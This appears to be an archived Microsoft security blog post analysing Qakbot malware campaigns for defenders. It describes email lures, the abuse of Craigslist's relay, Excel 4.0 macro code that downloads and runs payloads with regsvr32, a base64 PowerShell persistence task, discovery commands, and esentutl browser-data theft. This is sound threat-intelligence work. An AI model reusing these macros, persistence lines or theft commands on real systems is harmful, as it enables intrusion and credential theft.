A closer look at Qakbot's latest building blocks (and how to knock them down) | Microsoft Security Blog

By Microsoft Threat Intelligence

Published: 2021-12-09 · Archived: 2026-04-05 19:41:07 UTC

Multiple Qakbot campaigns that are active at any given time prove that the decade-old malware continues to be many attackers' tool of choice, a customizable chameleon that adapts to suit the needs of the multiple threat actor groups that utilize it. Since emerging in 2007 as a banking Trojan, Qakbot has evolved into a multi-purpose malware that provides attackers with a wide range of capabilities: performing reconnaissance and lateral movement, gathering and exfiltrating data, or delivering other payloads on affected devices.

Its modular nature allows Qakbot to persist in today's computing landscape because it enables attackers to pick and choose the "building blocks" they need for each attack chain depending on the network environment the malware lands on. In many cases, the attackers who deliver Qakbot also sell access to affected devices to other threat actors, who use the said access for their own goals. For example, Qakbot infections have been known to lead to human-operated ransomware, including Egregor or Conti. Its impact, therefore, is far-reaching: based on our threat data, recent Qakbot activities are seen in several countries and territories across almost all the continents: Africa, Asia, Europe, and the Americas.

Qakbot's modularity and flexibility could pose a challenge for security analysts and defenders because concurrent Qakbot campaigns could look strikingly different on each affected device, significantly impacting how these defenders respond to such attacks. Therefore, a deeper understanding of Qakbot is paramount in building a comprehensive and coordinated defense strategy against it.

Based on our research and analysis of three recent notable Qakbot campaigns, we break down a Qakbot attack chain into several distinct building blocks. Within each campaign, some of these building blocks are consistent, although not all will be observed. Knowing these details allows defenders to correctly identify related threats and attacks, regardless of their source. Such intelligence and insights also feed into Microsoft's multi-layer protection technologies, like those delivered through Microsoft 365 Defender, to detect and block these threats at various stages of the attack chain.

This blog post provides technical details of each of the building blocks that comprise Qakbot campaigns. It also includes mitigation recommendations and advanced hunting queries to help defenders proactively surface this threat.

From email to ransomware: Breaking down a Qakbot campaign

Like other modular malware, Qakbot infections may look differently on each affected device, depending on the operator using the said malware and their deployment of the threat campaign. However, based on our analysis, one can break down a Qakbot-related incident into a set of distinct "building blocks," which can help security analysts identify and respond to Qakbot campaigns. Figure 1 below represents these building blocks. From our

observation, each Qakbot attack chain can only have one block of each color. The first row and the macro block represent the email mechanism used to deliver Qakbot.



Figure 1. Qakbot attack chain "building blocks" observed

Certain building blocks within each campaign are consistent, but not all of them are observed on each affected device. As seen in a sample Qakbot campaign below (Figure 2), the top two rows represent the mechanisms adopted to deliver the malware on the three devices, while the succeeding ones are the activities it performs once running on each device. For instance, notice that Devices A and C were seen to have email exfiltration, while Device B was not:



Figure 2. Sample differences among devices affected by a single Qakbot campaign

Therefore, from an analyst's viewpoint, what Figure 2 implies is that even if email exfiltration was not observed in one device, it doesn't mean that this routine didn't happen at all in their organization's network.

From our research, we identified ten building blocks, which we will discuss in the succeeding sections.

Email delivery

Qakbot is delivered via one of three email methods: malicious links, malicious attachments, or, more recently, embedded images.

The messages in these email campaigns typically consist of one- or two-sentence lures (for example, "please see attached" or "click here to view a file"). Such brevity provides sufficient information and a call to action for the target users but little for content security solutions to detect.



Figure 3. Sample Qakbot campaign email message

Malicious links

The email campaigns we observed delivering Qakbot typically include the URLs that download the malware on target devices in the message body. Earlier this year, we began to observe that some of these URLs were missing the HTTP or HTTPS protocol, rendering them unclickable in most email clients. Therefore, to download the malware, target recipients had to manually enter the link into a browser.



Figure 4. Sample Qakbot campaign email containing an unclickable URL and fake-reply lure

Although the missing protocol poses a challenge for some email security solutions that detonate links through sandboxing, the extra step needed from targets to copy and paste the URL hinders the attack's success rate. However, it should also be noted that what the messages sometimes lack in formatting, they make up for in the content by using fake-reply lures.

This fake-reply technique, which has already been seen in previous Qakbot and other major malware delivery campaigns, uses stolen subject lines and message content to construct a malicious reply to appear as part of a prior email thread. Qakbot is also known for reusing email threads exfiltrated from prior infections to create new templates for their next email campaign runs, allowing an attacker to use an actual subject line and message content to construct the spoofed reply. This increases the likelihood of target users clicking or copy-pasting the link because the message they receive from this campaign feels more expected. At the same time, attackers benefit from growing entropy among messages because no two emails in the same campaign will be alike. Unfortunately, such entropy also makes it more difficult for security analysts and defenders to fully scope a campaign.

Malicious attachments

Some Qakbot-related emails sent by attackers may include a ZIP file attachment. Within the ZIP is a spreadsheet containing Excel 4.0 macros.

The attachment name is meant to appear as an official corporate document to trick a target recipient into opening it. For example, between September and November this year, the naming patterns we observed for the attachment included but were not limited to the following:

- *CMPL-[digits]-[month]-[day].zip*
- *Compensation_Reject-[digits]-[mmddyyyy].zip*
- *Document_[digits]-[mmddyyyy].zip*

- *Document_[digits]-Copy.zip*
- *PRMS-[digits].zip*
- *Rebate-[digits]-[mmddyyyy].zip*
- *REF-[digits]-[month]-[day].zip*
- *TXN-[digits].zip*



Figure 5. Sample Qakbot campaign email containing a ZIP attachment

Embedded images

In its third and most recent evolution, Qakbot arrives via an email message that only contains an embedded image in its body, a stark contrast to its previous delivery methods that used file attachments or direct hyperlinks. We uncovered this Qakbot campaign while investigating malware infections from malicious Excel files associated with emails that abuse Craigslist's email messaging system to deliver malicious files—a routine first reported by INKY.

This campaign is more involved than previous Qakbot email campaigns because, unlike its previous delivery methods, the malicious components in the email (in this case, the malicious URL) are not *in* the message body as text but are contained instead within an image designed to *look* like the message body. The image instructs recipients to type the URL directly in their browser to download an Excel file that eventually leads to Qakbot.

The said image is a screenshot of text formatted to impersonate an automated Craigslist notification, and it informs the target recipient of a supposed policy infraction on their Craigslist posting. The said fake notification further instructs the user to enter a URL into a browser to access a form for more detailed information, threatening to delete their account if they don't follow.



Figure 6. Craigslist campaign email luring targets with an embedded image

Attackers crawl Craigslist ad posts to harvest email relay addresses, where they then send custom-crafted messages directly. The email relay receives the sent messages and removes personal data—including the sender's actual email address, appends original post details to the end of the message, then forwards it through Craigslist infrastructure to mask the original sender. As a result, the ad owner will receive an anonymized email sent from the legitimate *craigslist.org* domain.

The attackers' abuse of the email relay system allows them to remain anonymous and impersonate Craigslist. It also adds a sense of legitimacy to the messages because it comes from a popular domain that is generally deemed safe by traditional security solutions.

Based on our observation, this email campaign replies to job-related ads, which we believe is the attackers' attempt to target recipients who open such types of messages while connected to a corporate network. However, based on our threat data, users' success rate accessing the related malicious domains is relatively low. Such a result is likely because the campaign requires the target recipients to perform the additional step of typing a URL.

Macro enablement

Despite the varying email methods attackers are using to deliver Qakbot, these campaigns have in common their use of malicious macros in Office documents, specifically Excel 4.0 macros. It should be noted that while threats use Excel 4.0 macros as an attempt to evade detection, this feature is now disabled by default and thus requires users to enable it manually for such threats to execute properly.

Once the user downloads and opens the malicious Excel file, the text in the document attempts to lure them into enabling the macro. The said text claims that the file is "protected" by a service such as Microsoft or DocuSign, and that the user must enable the macro to view the document's actual content.



Figure 7. XLS file with a DocuSign lure urging targets to enable macros

If the user goes ahead and enables the macro, Excel immediately checks if there is a subprocedure predefined in the macro to run automatically once the document opens; in this case, *auto_open()*. The Visual Basic for Applications (VBA) code written within this subprocedure creates a new macrosheet and then writes Excel 4.0

formulas in several of its cells. Next, it jumps to one cell in this sheet by calling the *Application.Run* method. In this way, the VBA code starts the Excel 4.0 macro code that was just written to the macrosheet.

```
SHEET: Fikop, Macrosheet
CELL:G10       , None                , ..\GiCelod.waGic
CELL:G11       , None                , ..\GiCelod.waGic1
CELL:G12       , None                , ..\GiCelod.waGic2
CELL:H9        , =REGISTER(I9,I10&J10,I11,I12,,1.0,9.0), -679215104.0
CELL:H10       , =Kopast(0.0,(H24&K17)&K18,G10,0.0,0.0), -2146697208.0
CELL:H11       , =Kopast(0.0,(H25&K17)&K18,G11,0.0,0.0), -2146697208.0
CELL:H12       , =Kopast(0.0,(H26&K17)&K18,G12,0.0,0.0), -2146697208.0
CELL:H17       , =EXEC(I17)          , 33.0
CELL:H18       , =EXEC(I18)          , 33.0
CELL:H19       , =EXEC(I19)          , 33.0
CELL:H24       , None                , http://
CELL:H25       , None                , http://
CELL:H26       , None                , http://
CELL:H35       , =HALT()             , 1
CELL:I9        , None                , uRlMon
CELL:I10       , None                , URLDownloadToFileA
CELL:I11       , None                , JJCCBB
CELL:I12       , None                , Kopast
CELL:I17       , None                , regsvr32 -silent ..\GiCelod.waGic
CELL:I18       , None                , regsvr32 -silent ..\GiCelod.waGic1
CELL:I19       , None                , regsvr32 -silent ..\GiCelod.waGic2
CELL:K17       , =NOW()              , 44510.99205810185
CELL:K18       , None                , .dat
```

Figure 8. Example of an Excel 4.0 macro generated by the VBA script.

Generating and calling Excel 4.0 macro from VBA is an evasion technique to prevent static analysis tools from decoding the macro. When the user closes the document, the *auto_close()* function launches to clean up and remove the malicious macrosheet created by the VBA macro.

Qakbot delivery

Once macros are enabled, the next phase of the attack begins. First, the macro connects to a predefined set of IP addresses or domains to download the malicious files. Some macros are designed to connect to three domains simultaneously, downloading a file of the same name. This is likely done for one of two reasons: first, as a redundancy measure to ensure that the malware is still delivered even if one or two of the domains have been blocked or taken down; and second, to enable the attacker to deliver multiple payloads if desired.

```
CELL:H9        , REGISTER("uRlMon","URLDownloadToFileA","JJCCBB","Kopast",,1.0,9.0)
CELL:H10       , uRlMon.URLDownloadToFileA(0, "http://          /44510.99205810185.dat", "..\GiCelod.waGic", 0, 0)
CELL:H11       , uRlMon.URLDownloadToFileA(0, "http://          /44510.99205810185.dat", "..\GiCelod.waGic", 0, 0)
CELL:H12       , uRlMon.URLDownloadToFileA(0, "http://          //44510.99205810185.dat", "..\GiCelod.waGic", 0, 0)
CELL:H17       , EXEC("regsvr32 -silent ..\GiCelod.waGic")
CELL:H18       , EXEC("regsvr32 -silent ..\GiCelod.waGic1")
CELL:H19       , EXEC("regsvr32 -silent ..\GiCelod.waGic2")
```

Figure 9. Portion of the generated Excel 4.0 macro that shows its attempts to download three payloads from three locations.

In most cases, the downloaded file is a Portable Executable (PE) file renamed with either an *.htm* or *.dat* file extension, in order to bypass web filtering systems that prevent certain file types. Depending on the specific campaign, the naming of these files varies greatly. For example, a recent campaign using *.htm* files named them with simple letters and numbers, such as *goh[1].htm* or *j[1].htm*. However, a separate campaign that used an invoice theme and used *.dat* files named them with an extremely long string of numbers, such as *44494.4409064815[1].dat*. Again, these differences from campaign to campaign highlight that Qakbot is used

simultaneously by different threat actors, which can make concurrent campaigns of the same malware look strikingly different.

Once this file is downloaded onto the device, the file is promptly renamed to a different file name with a nonexistent file name extension. Some examples include *test.test* and *good.good* (derived from *.htm* files), or *GiCelod.waGic* and *Celod.wac* (derived from *.dat* files). In many of the incidents involving *.htm* files, a folder called *C:\Datop* is created, and the files are saved in that location. Meanwhile, the incidents with *.dat* files are saved in the *C:\Users\AppData\Local\Temp* location.

Process injection for discovery

Whichever file the user ends up with is loaded using *regsvr32.exe*, which injects into a legitimate process. Both *MSRA.exe* and *Mobsync.exe* have been used for this process injection behavior in recent Qakbot-related campaigns.

The injected process is then used for a series of discovery commands, including the following:

- `whoami /all`
- `cmd /c set`
- `arp -a`
- `ipconfig /all`
- `net view /all`
- `nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc._msdcs.[recipient domain]`
- `net share</li>`
- `route print`
- `netstat -nao`
- `net localgroup`

Scheduled tasks

The injected process from the previous building block then creates a *.dll* file with a randomly generated name. This DLL is used to query existing scheduled tasks for a specific ID, and if that scheduled task does not already exist, the DLL creates the task. The scheduled task is to run a predefined task as a means of persistence, as outlined in the following command line:

```
/TR "cmd /c start /min \"\" powershell.exe -Command
IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty
-Path HKCU:\SOFTWARE\[random string]).[random string])))
```

This scheduled task is created with the */F* flag, which is used to suppress warnings if the specified task already exists, even though the malware has already queried for a specific scheduled task.

Credential and browser data theft

Qakbot attempts to steal credentials from multiple locations. First, the injected *MSRA.exe* or *Mobsync.exe* process loads the Vault Credential Library file to enumerate credentials. Additionally, this process injects into *ping.exe* and attempts to read credentials from CredMan using the *passport.net** parameter.

Qakbot also targets browser data. The injected process launches the *esentutl.exe* process. Browser data, including cookies and browser history, are recovered from the web cache using the following commands:

```
esentutl.exe /r V01
/l"C:\Users\[username]\AppData\Local\Microsoft\Windows\WebCache"
/s"C:\Users\[username]\AppData\Local\Microsoft\Windows\WebCache"
/d"C:\Users\[username]\AppData\Local\Microsoft\Windows\WebCache"
```

These commands specifically look for log files, system files, and database files (/l, /s, and /d).

Email exfiltration

As mentioned in a previous section, many of the emails delivering Qakbot use the fake-reply technique. To do this, Qakbot is also designed to exfiltrate emails from affected devices.

To exfiltrate emails, the injected process launches into the *ping.exe* process and launches a command to ping localhost:

```
ping.exe -t 127.0.0.1
```

From there, *ping.exe* is used to copy dozens of email message files and save them in an “Email Storage” folder. These email messages are saved with sequential naming schema, starting with *1.eml* and increasing by one for as many email messages as the attacker copies. We have identified instances where the attacker copied out over 100 message files from a single device.

Once the copied email files are exfiltrated, the evidence of the action is deleted by removing the “Email Storage” folder using the *rmdir* command.

Additional payloads, lateral movement, and ransomware

As is the case with many malware variants today, getting Qakbot onto a device is frequently just the first step in what ends up being a larger attack. Attackers can use the access from Qakbot infections to deliver additional payloads or sell access to other threat actors who can use the purchased access for their objectives.

